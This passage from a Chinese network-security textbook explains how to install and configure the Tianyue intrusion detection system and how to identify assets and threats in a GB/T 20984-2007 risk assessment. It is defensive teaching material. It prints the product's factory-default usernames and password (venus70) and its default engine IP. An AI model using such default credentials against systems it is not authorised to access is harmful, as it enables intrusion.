主要安装天阗入侵检测与管理系统，安装该系统之前，主机需安装 SQL Server 2005 Express edition 数据库，同时，在安装数据库的过程中，在选择实例名中选择“默认实例”，在选择服务账号中选择使用内置系统账户：本地系统，在身份验证中选择混合模式，并牢记用户名为 sa 对应的密码。

2．安装天阗入侵检测与管理系统

在进行安装天阗入侵检测与管理系统的过程中，需要建立数据库并导入，由于使用了 SQL Server 数据库，所以先在 SQL Server 界面上配置好数据库服务器名称、数据库名称、数据库文件存储目录、数据库模板文件的目录（Access 模板，一般在安装天阗系统的目录下）、ODBC 数据源名称，如图 6-54 所示。单击“确定”按钮即可。

图 6-54 数据库导入

导入成功后，将继续对数据库进行配置，服务器的实例名称修改为安装数据库 PC 的 IP 地址，如图 6-55 所示。

图 6-55　数据库配置

然后进行服务与端口的配置，在本机 IPv4 中填入本机的 IP 地址，若想配置 IPv6 地址，则在本机 IPv6 地址处按照地址规范填写 IPv6 地址，如图 6-56 所示。

图 6-56　服务与端口配置

最后按照默认步骤可完成系统安装。

6.2.4.3 引擎安装

引擎利用超级终端进行基本设置，超级终端端口设置为：每秒位数（B）项选择“9600”，其他速率无效；数据位（D）项选择“8”；奇偶校验（P）项选择“无”；停止位“S”项选择“1”；数据流控制（F）项选择“硬件”。配置好超级终端以后，利用默认登录密码进入超级终端界面，如图 6-57 所示。




图 6-57 超级终端

并对串口登录口令、IP 地址/子网掩码和路由进行更改，重置引擎认证密钥后，退出串口配置程序，完成基本配置。

第一次安装应该配置引擎通信 IP 地址，出厂默认地址为：192.168.0.200；如果控制中心和引擎是跨网段控制，需要使用“更改路由配置”来设置相关路由信息。配置完毕以后可以使用辅助选项中的“PING 测试”和“TRACEROUTE 测试”来检查是否可以和网络连通。当重新安装了控制中心或更改了控制中心的主机地址，需要使用“重置引擎认证密钥”来清除原来的认证信息保证和新的控制中心建立认证关系。

检测引擎在实际网络中通常通过镜像方式接入的位置：网络边界处交换机、重点服务器区域出口的交换机或者核心交换机。

检测引擎接入网络的原则：保证实际网络流量小于或接近检测引擎的处理能力、接入点能够覆盖到被保护的机器。

6.2.4.4　基本配置

（1）建立管理员用户

在浏览器中输入地址（该地址为控制中心服务器地址）如：https：//192.168.12.188/LoginIndex.action，利用用户管理员 admin 登录（7.0 版本缺省口令为：venus70），然后为天阗系统添加一个管理员用户，并设置可以登录。

（2）添加引擎

打开浏览器，在 url 中输入地址如：https：//192.168.12.188/LoginIndex.action，然后输入用户名和密码（7.0 版本默认用户名：adm，密码：venus70）登录成功，选择常用配置→组件管理→引擎配置，单击“新建”按钮，进入如图 6-58 所示新建本地引擎界面添加引擎。



图 6-58　新建本地引擎

（3）导入引擎授权

正式销售的产品，在连接上引擎后要导入厂家提供的引擎的授权文件或授权序列号（一般放在产品包装箱的软件盒中）。

（4）事件库更新

为了保证具备最新攻击的检测能力，需要进行事件更新，具体操作如下：在 URL 中输入地址进入天阗入侵检测与管理系统 V7.0（默认用户名：adm，密码：venus70）→常用配置→升级管理配置，按照图 6-59 配置，单击“提交”按钮。可以从启明星辰网站下载事件更新包进行自动升级，完成事件库更新。

（5）策略定制和下发

最后，请根据网络状况，选择一个合适的策略集下发给所属引擎，也可以在主控直接下发策略集给子控和子控的引擎。如果是第一次使用天阗入侵检测与管理系统 V7.0 控制中心，最好自行衍生一个用户自定义策略集，推荐使用策略向导模式，方法如下：在常用配置→策略管理→策略集→单击“新建”按钮，进入如图 6-60 所示新建策略界面

新建策略集。



图 6-59 事件库升级



图 6-60 新建策略集

在如图 6-61 所示界面中，可选择所有检测事件，也可以根据您需要选择检测事件，单击“提交”按钮生成一个初始策略集。在组件管理→组件状态管理→选择需要应用到的网络引擎，单击下发图标进行策略下发和应用。通过威胁展示→实时事件页面可以看到相应的报警信息。



图 6-61 选择事件

（6）设置数据库自动维护

设置数据库自动维护可以防止日志量过大造成系统维护困难。数据库维护工具可实现数据库日志的自动删除、自动备份、手动删除和手动备份的工作。选择程序→启明星辰→天阗-Web→数据库维护，进入到数据库维护界面后数据库维护工具进行自动维护设置、手动维护、导入数据、SQL 快速维护和退出。

在这里用户可以设置数据库的自动备份的时间（自动备份后会删除数据库中一些陈旧的数据），到达用户设置时间时系统就会自动调用数据库维护程序来对数据库进行维护。

（7）多级管理设置

如果要进行多级的管理与控制，请将下级控制中心添加到本级控制中心，在总部控制中心的常用配置→组件管理→子控配置→单击“新建”按钮，进入图 6-62 新建直属于控界面添加直属子控。

图 6-62 新建直属子控

注意填好子控的 IP 地址和子控名称。用类似的方法可以将多个其他的控制中心设置为自己的子控制中心。添加子控完成后，系统管理结构就配置完成了，在主页→拓扑图中可以看到主控制中心界面。全部配置完成后，根据控制中心管理的需要，在高级配置→系统配置→级联控制可以设置允许上级连接和接收并应用上级控制中心下发的策略等，如图 6-63 所示。

图 6-63 级联控制

在常用配置→组件管理→子控配置，单击过滤图标对进行事件过滤条件设置。这里可以设置上级控制中心是否接收下级控制中心事件上报。

然后再在常用配置→组件管理→直属子控管理，单击日志图标，这里可以设置上级

控制中心是否接收下级控制中心事件日志同步设置。

设置完成后，您就可以在一个主控制中心对它的下级控制中心进行自顶向下的管理和控制，下级控制中心的信息就可以自底向上的传送给主控制中心，一个多级分布式的管理系统就这样工作了。

6.3　网络安全风险评估实施

6.3.1　基本原则与流程

6.3.1.1　基本原则

1．标准性原则

信息系统的安全风险评估，应按照 GB/T 20984-2007 中规定的评估流程进行实施，包括各阶段性的评估工作。

2．关键业务原则

信息安全风险评估应以被评估组织的关键业务作为评估工作的核心，把涉及这些业务的相关网络与系统，包括基础网络、业务网络、应用基础平台、业务应用平台等作为评估的重点。

3．可控性原则

（1）服务可控性

评估方应事先在评估工作沟通会议中向用户介绍评估服务流程，明确需要得到被评估组织协作的工作内容，确保安全评估服务工作的顺利进行。

（2）人员与信息可控性

所有参与评估的人员应签署保密协议，以保证项目信息的安全；应对工作过程数据和结果数据严格管理，未经授权不得泄露给任何单位和个人。

（3）过程可控性

应按照项目管理要求，成立项目实施团队，项目组长负责制，达到项目过程的可控。

（4）工具可控性

安全评估人员所使用的评估工具应该事先通告用户，并在项目实施前获得用户的许可，包括产品本身、测试策略等。

4．最小影响原则

对于在线业务系统的风险评估，应采用最小影响原则，即首要保障业务系统的稳定运行，而对于需要进行攻击性测试的工作内容，需与用户沟通并进行应急备份，同时选择避开业务的高峰时间进行。

6.3.1.2　基本流程

GB/T 20984—2007 规定了风险评估的实施流程，根据流程中的各项工作内容，一般

将风险评估实施划分为评估准备、风险要素识别、风险分析与风险处置四个阶段。其中，评估准备阶段工作是对评估实施有效性的保证，是评估工作的开始；风险要素识别阶段工作主要是对评估活动中的各类关键要素资产、威胁、脆弱性、安全措施进行识别与赋值；风险分析阶段工作主要是对识别阶段中获得的各类信息进行关联分析，并计算风险值；风险处置建议工作主要针对评估出的风险，提出相应的处置建议，以及按照处置建议实施安全加固后进行残余风险处置等内容。

6.3.2 识别阶段工作

识别阶段是风险评估工作的重要工作阶段，对组织和信息系统中资产、威胁、脆弱性等要素的识别，是进行信息系统安全风险分析的前提。

6.3.2.1 资产识别

资产是对组织具有价值的信息或资源，是安全策略保护的对象。在风险评估工作中，风险的重要因素都以资产为中心，威胁、脆弱性以及风险都是针对资产而客观存在的。威胁利用资产自身脆弱性，使得安全事件的发生成为可能，从而形成了安全风险。这些安全事件一旦发生，对具体资产甚至是整个信息系统都将造成一定影响，从而对组织的利益造成影响。因此，资产是风险评估的重要对象。

不同价值的资产受到同等程度破坏时对组织造成的影响程度不同。资产价值是资产重要程度或敏感程度的表征。识别资产并评估资产价值是风险评估的一项重要内容。

1．资产分类

在一个组织中，资产的存在形式多种多样，不同类别资产具有的资产价值、面临的威胁、拥有的脆弱性、可采取的安全措施都不同。对资产进行分类既有助于提高资产识别的效率，又有利于整体的风险评估。

在风险评估实施中，可按照《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）中资产分类方法，把资产分为硬件、软件、数据、服务、人员以及其他 6 大类。具体资产分类请参考《信息安全技术 信息安全风险评估规范》（GB/T 20984-2007）。

2．资产调查

资产调查是识别组织和信息系统中资产的重要途径。资产调查一方面应识别出有哪些资产，另一方面要识别出每项资产自身的关键属性。

业务是组织存在的必要前提，信息系统承载业务。信息系统的正常运行，保证业务的正常开展，关乎组织的利益。通过资产调查，应确定评估对象中包含哪些信息系统，每个信息系统处理哪些种类业务，每种业务包括哪些具体业务功能，以及相关业务处理的流程。分析并清楚理解各种业务功能和流程，有利于分析系统中的数据流向及其安全保证要求。

在信息系统中，业务处理表现为数据处理和服务提供，数据和服务都是组织的信息资产。在识别各种业务后，应进行数据处理和服务的识别，确定各种数据和服务对组织

的重要性，以及数据和服务的保密性、完整性、可用性、抗抵赖性等安全属性，从而确定哪些是关键资产。

信息系统依赖于数据和服务等信息资产，而信息资产又依赖于支撑和保障信息系统运行的硬件和软件资源，即系统平台，包括物理环境、网络、主机和应用系统等，其基础设施如服务器、交换机、防火墙等称之为系统单元；在系统单元上运行的操作系统、数据库、应用软件等称之为系统组件。在数据和服务等信息资产识别的基础上，根据业务处理流程，可识别出支撑业务系统运行所需的系统平台，并且识别出这些软硬件资源在重要性、保密性、完整性、可用性、抗抵赖性等安全属性。

为保证风险评估工作的进度要求和质量要求，有时不可能对所有资产做全面分析，应选取其中关键资产进行分析。根据评估目标和范围，确定风险评估对象中包含的信息系统。

（1）识别信息系统处理的业务功能，以及处理业务所需的业务流程，特别应识别出关键业务功能和关键业务流程。

（2）根据业务特点和业务流程识别业务需要处理的数据和提供的服务，特别应识别出关键数据和关键服务。

（3）识别处理数据和提供服务所需的系统单元和系统组件，特别应识别出关键系统单元和关键系统组件。

系统单元、系统组件均可作为安全技术脆弱性测试的测试对象。所有资产均可作为安全管理脆弱性测试的测试对象。

资产调查的方法包括阅读文档、访谈相关人员、查看相关资产等。一般情况下，可通过查阅信息系统需求说明书、可行性研究报告、设计方案、实施方案、安装手册、用户使用手册、测试报告、运行报告、安全策略文件、安全管理制度文件、操作流程文件、制度落实的记录文件、资产清单、网络拓扑图等，识别组织和信息系统的资产。

如文档记录信息之间存在互相矛盾，或存在不清楚的地方，以及文档记录信息与实际情况有出入，资产识别须就关键资产和关键问题与被评估组织相关人员进行核实，并选择在组织和信息系统管理中担任不同角色的人员进行访谈，包括主管领导、业务人员、开发人员、实施人员、运维人员、监督管理人员等等。通常情况下，经过阅读文档和现场访谈相关人员，基本可清晰识别组织和信息系统资产，对关键资产应进行现场实际查看。

3．资产赋值

在资产调查基础上，需分析资产的保密性、完整性和可用性等安全属性的等级，安全属性等级包括：很高、高、中等、低、很低五种级别，某种安全属性级别越高表示资产该安全属性越重要。保密性、完整性、可用性的五个赋值的含义可参考《信息安全技术　信息安全风险评估规范》(GB/T 20984-2007)。

因资产保密性、完整性和可用性等安全属性的量化过程易带有主观性，可以参考如

下因素，利用加权等方法综合得出资产保密性、完整性和可用性等安全属性的赋值等级：

（1）资产所承载信息系统的重要性；

（2）资产所承载信息系统的安全等级；

（3）资产对所承载信息安全正常运行的重要程度；

（4）资产保密性、完整性、可用性等安全属性对信息系统，以及相关业务的重要程度。

资产价值应依据资产保密性、完整性和可用性的赋值等级，经综合评定确定。资产价值等级包括：很高、高、中等、低、很低五种等级，每种等级含义可以参考《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）。

综合评定的方法可根据信息系统所承载的业务对不同安全属性的依赖程度，选择资产保密性、完整性和可用性最为重要的一个属性的赋值等级作为资产的最终赋值结果；也可以根据资产保密性、完整性和可用性的不同等级对其赋值进行加权计算得到资产的最终赋值结果，加权方法可根据组织的业务特点确定。评估小组可根据资产赋值结果，确定关键资产范围，并围绕关键资产进行后续的风险评估工作。

4．资产赋值报告

经过资产识别和资产分析，确定了组织和信息系统中的资产，明确了资产价值以及相应的保密性、完整性、可用性等安全属性情况，了解资产之间的相互关系和影响，识别出重要资产，在此基础上，可形成资产列表和资产赋值报告。资产赋值报告是进行威胁识别和脆弱性识别的重要依据。

资产赋值报告中，应包括如下内容：

（1）各项资产，特别是关键资产的资产名称、类别、保密性赋值、完整性赋值、可用性赋值、资产价值以及资产所承载的信息系统；

（2）通过资产保密性、完整性、可用性计算资产价值的方法；

（3）关键资产说明等。

6.3.2.2 威胁识别

威胁是指可能导致危害系统或组织的不希望事故的潜在起因。威胁是客观存在的，无论对于多么安全的信息系统，它都存在。威胁的存在，组织和信息系统才会存在风险。因此，风险评估工作中，需全面、准确地了解组织和信息系统所面临的各种威胁。

1．威胁分类

按照《信息安全技术 信息安全风险评估规范》（GB/T 20984—2007）威胁分类方法，可威胁分为软硬件故障、物理环境影响、无作为或操作失误、管理不到位、恶意代码、越权或滥用、网络攻击、物理攻击、泄密、篡改、抵赖 11 类。

根据威胁产生的起因、表现和后果不同，威胁可分为：

（1）有害程序。有害程序是指插入到信息系统中的一段程序，危害系统中数据、应用程序或操作系统的保密性、完整性或可用性，或影响信息系统的正常运行。危害程序

包括：计算机病毒、蠕虫、特洛伊木马、僵尸网络、混合攻击程序、网页内嵌恶意代码和其他有害程序。

（2）网络攻击。网络攻击是指通过网络或其他手段，利用信息系统的配置缺陷、协议缺陷、程序缺陷或使用暴力攻击对信息系统实施攻击，并造成信息系统异常或对信息系统当前运行造成潜在危害。网络攻击包括：拒绝服务攻击、后门攻击、漏洞攻击、网络扫描窃听、网络钓鱼、干扰和其他网络攻击。

（3）信息破坏。信息破坏是指通过网络或其他技术手段，造成信息系统中的信息被篡改、假冒、泄露、窃取等。信息破坏包括：信息篡改、信息假冒、信息泄露、信息窃取、信息丢失及其他信息破坏。

（4）信息内容攻击。信息内容攻击指利用信息网络发布、传播危害国家安全、社会稳定和公共利益、企业和个人利益的内容的攻击。

（5）设备设施故障。设备设施故障是指由于信息系统自身故障或外围保障设施故障，造成信息系统异常或对信息系统当前运行造成潜在危害。设备设施故障包括：软硬件自身故障、外围保障设施故障、人为破坏和其他设备设施故障。

（6）灾害性破坏。灾害性破坏指由于不可抗力对信息系统造成物理破坏。灾害性破坏包括：水灾、台风、地震、雷击、坍塌、火灾、恐怖袭击、战争等。

（7）其他威胁。

2．威胁调查

威胁是客观存在的，任何一个组织和信息系统都面临威胁。但在不同组织和信息系统中，威胁发生的可能性和造成的影响可能不同。不仅如此，同一个组织或信息系统中不同资产所面临的威胁发生的可能性和造成的影响也可能不同。威胁调查就是要识别组织和信息系统中可能发生并造成影响的威胁，进而分析哪些发生可能性较大、可能造成重大影响的威胁。

威胁调查工作包括：威胁源动机及其能力、威胁途径、威胁可能性及其影响。

（1）威胁源动机及其能力

威胁源是产生威胁主体。在进行威胁调查时，首要应识别存在哪些威胁源，同时分析这些威胁源的动机和能力。根据威胁源的不同，可以将威胁分为非人为的和人为的。

对信息系统非人为的安全威胁主要是自然灾难。典型的自然灾难包括：水灾、台风、地震、雷击、坍塌、火灾、恐怖袭击、战争等。自然灾难可能会对信息系统造成毁灭性的破坏。另外，由于技术的局限性，造成系统不稳定、不可靠等情况，也会引发安全事件，这也是非人为的安全威胁。

人为的安全威胁是指某些个人和组织对信息系统造成的安全威胁。人为的安全威胁主体可以来自组织内部，也可以来自组织外部。

从威胁动机来看，人为的安全威胁又可细分为非恶意行为和恶意攻击行为。非恶意

行为主要包括粗心或未受到良好培训的管理员和用户，由于特殊原因而导致的无意行为，造成对信息系统的破坏。恶意攻击是指出于各种目的而对信息系统实施的攻击。恶意攻击具有明显的目的性，一般经过精心策略和准备，并可能是有组织的，并投入一定的资源和时间。

不同的危险源具有不同的攻击能力，攻击者的能力越强，攻击成功的可能性就越大。衡量攻击能力主要包括：施展攻击的知识、技能、经验和必要的资金、人力和技术资源等。

恶意员工具有的知识和技能一般非常有限，攻击能力较弱，但恶意员工可能掌握关于系统的大量信息，并具有一定的权限，而且比外部的攻击者有更多的攻击机会，攻击的成功率高，属于比较严重的安全威胁。

独立黑客是个体攻击者，可利用资源有限，主要采用外部攻击方式，通常发动零散的、无目的的攻击，攻击能力有限。

国内外竞争者、犯罪团伙和恐怖组织是有组织攻击者，具有一定的资源保障，具有较强的协作能力和计算能力，攻击目的性强，可进行长期深入的攻击准备，并能够采取外部攻击、内部攻击和邻近攻击相结合的攻击方式，甚至进行简单的分发攻击方式，攻击能力很强。

来自国家行为的攻击是能力最强的攻击，国家攻击行为不仅组织严密，具有充足资金、人力和技术资源，而且可能在必要时实施高隐蔽性和高破坏性的分发攻击，窃取组织核心机密或使网络和信息系统全面瘫痪。表 6-12 分析了典型的攻击者类型、动机和特点。

表 6-12 典型的攻击者类型、动机和能力

类型		描述	主要动机	能力
恶意员工		主要指对机构不满或具有某种恶意目的的内部员工	由于对机构不满而有意破坏系统，或出于某种目的窃取信息或破坏系统	掌握内部情况，了解系统结构和配置；具有系统合法账户，或掌握可利用的账户信息；可以从内部攻击系统最薄弱环节
独立黑客		主要指个体黑客	企图寻找并利用信息系统的脆弱性，以达到满足好奇心、检验技术能力以及恶意破坏等目的；动机复杂，目的性不强	占有少量资源，一般从系统外部侦察并攻击网络和系统；攻击者水平高低差异很大
有组织的攻击者	国内外竞争者	主要指具有竞争关系的国内外工业和商业机构	获取商业情报；破坏竞争对手的业务和声誉，目的性较强	具有一定的资金、人力和技术资源。主要是通过多种渠道搜集情报，包括利用竞争对手内部员工、独立黑客以至犯罪团伙

续表

类　型		描　述	主要动机	能　力
有组织的攻击者	犯罪团伙	主要指计算机犯罪团伙。对犯罪行为可能进行长期的策划和投入	偷窃、诈骗钱财；窃取机密信息	具有一定的资金、人力和技术资源；实施网上犯罪，对犯罪有精密划和准备
	恐怖组织	主要指国内外恐怖组织	恐怖组织通过强迫或恐吓政府或社会以满足其需要为目的，采用暴力或暴力威胁方式制造恐慌	具有丰富的资金、人力和技术资源，对攻击行为可能进行长期策划和投入，可能获得敌对国家的支持
外国政府		主要指其他国家或地区设立的从事网络和信息系统攻击的军事、情报等机构	从其他国家搜集政治、经济、军事情报或机密信息，目的性极强	组织严密、具有充足的资金、人力和技术资源；将网络和信息系统攻击作为战争的作战手段

在识别威胁源时，一方面要调查存在哪些威胁源，特别要了解组织的客户、伙伴或竞争对手以及系统用户等情况；另一方面要调查不同威胁源的动机、特点、发动威胁的能力等。通过威胁源的分析，识别出威胁源名称、类型（包括自然环境、系统缺陷、政府、组织、职业个人等）、动机（非人为、人为非故意、人为故意等）。

（2）威胁途径

威胁途径是指威胁源对组织或信息系统造成破坏的手段和路径。非人为的威胁途径表现为发生自然灾难、出现恶劣的物理环境、出现软硬件故障或性能降低等；人为的威胁手段包括：主动攻击、被动攻击、邻近攻击、分发攻击、误操作等。其中人为的威胁主要表现为：

主动攻击为攻击者主动对信息系统实施攻击，导致信息或系统功能改变。常见的主动攻击包括：利用缓冲区溢出（Buffer Overflow，BOF）漏洞执行代码，协议、软件、系统故障和后门，插入和利用恶意代码（如：特洛伊木马、后门、病毒等），伪装，盗取合法建立的会话，非授权访问，越权访问，重放所截获的数据，修改数据，插入数据，拒绝服务攻击等。

被动攻击不会导致对系统信息的篡改，而且系统操作与状态不会改变。被动攻击一般不易被发现。常见的被动攻击包括：侦察、嗅探、监听、流量分析、口令截获等。

邻近攻击是指攻击者在地理位置上尽可能接近被攻击的网络、系统和设备，目的是修改、收集信息，或者破坏系统。这种接近可以是公开的或隐秘的，也可能是两种都有。常见的包括：偷取磁盘后又还回，偷窥屏幕信息，收集作废的打印纸，房间窃听，毁坏通信线路。

分发攻击是指在软件和硬件的开发、生产、运输和安装阶段，攻击者恶意修改设计、配置等行为。常见的包括：利用制造商在设备上设置隐藏功能，在产品分发、安装时修

改软硬件配置，在设备和系统维护升级过程中修改软硬件配置等。直接通过互联网进行远程升级维护具有较大的安全风险。

误操作是指由于合法用户的无意行为造成了对系统的攻击，误操作并非故意要破坏信息和系统，但由于误操作、经验不足、培训不足而导致一些特殊的行为发生，从而对系统造成了无意的破坏。常见的误操作包括：由于疏忽破坏了设备或数据、删除文件或数据、破坏线路、配置和操作错误、无意中使用了破坏系统命令等。

威胁源对威胁客体造成破坏，有时候并不是直接的，而是通过中间若干媒介的传递，形成一条威胁路径。在风险评估工作中，调查威胁路径有利于分析各个环节威胁发生的可能性和造成的破坏。威胁路径调查要明确威胁发生的起点、威胁发生的中间点以及威胁发生的终点，并明确威胁在不同环节的特点。

（3）威胁可能性及其影响

威胁是客观存在的，但对于不同的组织和信息系统，威胁发生的可能性不尽相同。威胁产生的影响与脆弱性是密切相关的。脆弱性越多、越严重，威胁产生影响的可能性越大。例如，在雨水较多的地区，出现洪灾的可能性较大，因此对于存在严重漏洞的系统，被威胁攻击的成功性可能较大。

威胁客体是威胁发生时受到影响的对象，威胁影响跟威胁客体密切相关。当一个威胁发生时，会影响到多个对象。这些威胁客体有层次之分，通常威胁直接影响的对象是资产，间接影响到信息系统和组织。在识别威胁客体时，首先识别那些直接受影响的客体，再逐层分析间接受影响的客体。

威胁客体的价值越重要，威胁发生的影响越大；威胁破坏的客体范围越广泛，威胁发生的影响越大。分析并确认威胁发生时受影响客体的范围和客体的价值，有利于分析组织和信息系统存在风险的大小。

遭到威胁破坏的客体，有的可以补救且补救代价可以接受，有的不能补救或补救代价难以接受。受影响客体的可补救性也是威胁影响的一个重要方面。

（4）威胁调查方法

不同组织和信息系统由于所处自然环境、业务类型等不尽相同，面临的威胁也具有不同的特点。例如，处于自然环境恶劣的信息系统，发生自然灾难的可能性较大，业务价值高或敏感的系统遭遇攻击的可能性较大。威胁调查的方法多种多样，可以根据组织和信息系统自身的特点，发生的历史安全事件记录，面临威胁分析等方法进行调查。

运行过一段时间的信息系统，可根据以往发生的安全事件记录，分析信息系统面临的威胁。例如，系统受到病毒攻击频率，系统不可用频率，系统遭遇黑客攻击频率等等。

在实际环境中，通过检测工具以及各种日志，可分析信息系统面临的威胁。

对信息系统而言，可参考组织内其他信息系统面临的威胁来分析本系统所面临威胁；对组织而言，可参考其他类似组织或其他组织类似信息系统面临威胁分析本组织和本系统面临威胁。

一些第三方组织发布的安全态势方面的数据。

3．威胁分析

通过威胁调查，可识别存在的威胁源名称、类型、攻击能力和攻击动机，威胁路径，威胁发生可能性，威胁影响的客体的价值、覆盖范围、破坏严重程度和可补救性。在威胁调查基础上，可作如下威胁分析：

（1）通过分析威胁路径，结合威胁自身属性、资产存在的脆弱性以及所采取的安全措施，识别出威胁发生的可能性，也就是威胁发生的概率。

（2）通过分析威胁客体的价值和威胁覆盖范围、破坏严重程度和可补救性等，识别威胁影响。

（3）分析并确定由威胁源攻击能力、攻击动机，威胁发生概率、影响程度计算威胁值的方法。

（4）威胁赋值。

综合分析上述因素，对威胁的可能性进行赋值，威胁赋值分为很高、高、中等、低、很低 5 个级别，级别越高表示威胁发生的可能性越高。各级别含义可参照《信息安全技术 信息安全风险评估规范》（GB/T 20984-2007）。

4．威胁分析报告

通过威胁调查和威胁分析，可确定组织或信息系统面临的威胁源、威胁方式以及影响，在此基础上，可形成威胁分析报告。威胁分析报告是进行脆弱性识别的重要依据，在脆弱性识别时，对于那些可能被严重威胁利用的脆弱性要进行重点识别。

威胁分析报告应包括如下内容：

（1）威胁名称、威胁类型、威胁源攻击能力、攻击动机、威胁发生概率、影响程度以及威胁发生的可能性；

（2）威胁赋值；

（3）严重威胁说明等。

6.3.2.3　脆弱性识别

脆弱性是资产自身存在的，如没有被威胁利用，脆弱性本身不会对资产造成损害。如信息系统足够健壮，威胁难以导致安全事件的发生。也就是说，威胁是通过利用资产的脆弱性，才可能造成危害。因此，组织一般通过尽可能消减资产的脆弱性，来阻止或消减威胁造成的影响，所以脆弱性识别是风险评估中最重要的一个环节。

脆弱性可从技术和管理两个方面进行识别。技术方面，可从物理环境、网络、主机系统、应用系统、数据等方面识别资产的脆弱性；管理方面，可从技术管理脆弱性和组织管理脆弱性两方面识别资产的脆弱性，技术管理脆弱性与具体技术活动相关，组织管理脆弱性与管理环境相关。

脆弱性识别包括：脆弱性的基本特征，时间特征和环境特征的识别。

脆弱性的基本特征包括：

